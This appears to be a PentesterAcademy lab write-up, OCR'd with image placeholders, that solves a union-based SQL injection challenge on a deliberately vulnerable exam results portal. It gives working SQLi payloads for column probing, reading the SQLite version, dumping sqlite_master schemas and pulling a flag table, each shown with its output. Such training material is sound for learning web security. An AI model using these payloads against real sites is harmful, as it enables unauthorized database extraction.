ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable Results Portal: Union Based SQLi
URL	https://attackdefense.com/challengedetails?cid=2006
Type	OWASP Top 10: Single Page Applications


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Interacting with the Exam Results webapp.

When the lab starts up, the Exam Results webapp opens up in the browser:



Enter any random roll number and see the result for it:




Result for 1 :

Roll No.	Name	Marks	Rank

Step 2: Send a SQL Injection payload to the webapp.

Payload: a' or '1'='1' --




Result for a' or '1'='1' -- :

Roll No.	Name	Marks	Rank
181862891	Rohan Singh	900.0	12
181862892	Rahul Verma	980.0	4
181862893	Rishabh	910.0	11
181862894	Shantanu	915.5	9
181862895	Naveen	975.5	5
181862896	Arpita Seth	980.0	4
181862897	Ayushi Jain	914.0	10
181862898	Simran Mehra	924.0	8
181862899	Ravi Kumar	875.0	14
181862810	Prem	899.0	13

The above payload would result in a true statement and thus get all the records from the database.

Step 3: Send a Union Based SQLi payload to determine the version of SQLite.


Payload: a' or '1'='1' union select 1 --



Result for a' or '1'='1' union select 1 -- :

Roll No.	Name	Marks	Rank

Payload: a' or '1'='1' union select 1,2,3 --




' '1'='1' union select 1,2,3 --

Result for a' or '1'='1' union select 1,2,3 -- :

Roll No.	Name	Marks	Rank

Payload: a' or '1'='1' union select 1,2,3,4,5 --



='1' union select 1,2,3,4,5 --

Result for a' or '1'='1' union select 1,2,3,4,5 -- :


Roll No.	Name	Marks	Rank
1	3	4	5
181862810	Prem	899.0	13
181862811	Puneet Verma	995.0	3
181862812	Shivam	998.0	2
181862813	Sangeeta	966.0	6
181862814	Namrata	944.0	7

So, the number of rows in the result on the left side must be 5.

Notice that in the response, 2nd entry is not retrieved.

Send the following payload to retrieve the SQLite version:

Payload: a' or '1'='1' union select sqlite_version(),2,3,4,5 --



Enter your Roll Number
:t sqlite_version(),2,3,4,5 --

Result for a' or '1'='1' union select sqlite_version(),2,3,4,5 -- :


Roll No.	Name	Marks	Rank
181862810	Prem	899.0	13
181862811	Puneet Verma	995.0	3
181862812	Shivam	998.0	2
181862899	Ravi Kumar	875.0	14
3.22.0	3	4	5

SQLite version: 3.22.0

Step 4: Send a Union Based SQLi payload to determine the name and schema of the tables stored in the database.

Use the following payload

Payload: a' or '1'='1' union select tbl_name,2,3,4,5 from sqlite_master --



Enter your Roll Number
3,4,5 from sqlite_master --


Result for a' or '1'='1' union select tbl_name,2,3,4,5 from sqlite_master -- :

Roll No.	Name	Marks	Rank
181862810	Prem	899.0	13
181862811	Puneet Verma	995.0	3
181862812	Shivam	998.0	2
181862899	Ravi Kumar	875.0	14
results	3	4	5
secret_flag	3	4	5

There are 2 tables stored in the database: results and secret_flag.

Use the following payload to determine the SQL command used to construct the tables:

Payload: a' or '1'='1' union select sql,2,3,4,5 from sqlite_master --



Enter your Roll Number
' or '1'='1' union select sql,2,3,4,5 from sqlite_master --

Result for a' or '1'='1' union select sql,2,3,4,5 from sqlite_master -- :

Roll No.	Name
None	3
181862810	Prem
181862811	Puneet Verma


CREATE TABLE results (rollno text primary key, email text, name text, marks real, rank integer)	3
CREATE TABLE secret_flag (flag text, value text)	3

Notice the last 2 entries. They contain the SQL commands used to construct the results and the secret_flag tables.

Step 5: Retrieving the secret flag.

Use the following payload to retrieve the secret flag:

Payload: a' or '1'='1' union select flag,2,value,4,5 from secret_flag --



Enter your Roll Number
r '1'='1' union select flag,2,value,4,5 from secret_flag --

Result for a' or '1'='1' union select flag,2,value,4,5 from secret_flag -- :

Roll No.	Name	Marks
181862810	Prem	899.0
181862811	Puneet Verma	995.0
181862812	Shivam	998.0
181862813	Sangeeta	966.0

181862899	Ravi Kumar
flag	THIS_IS_THE_FLAG_da60b8d2972a

Flag: THIS_IS_THE_FLAG_da60b8d2972a

Notice that the above payload doesn't use the second column to retrieve the data. Instead, the third column because as seen before, the second column never shows up in the result!

References:

1. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
2. Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)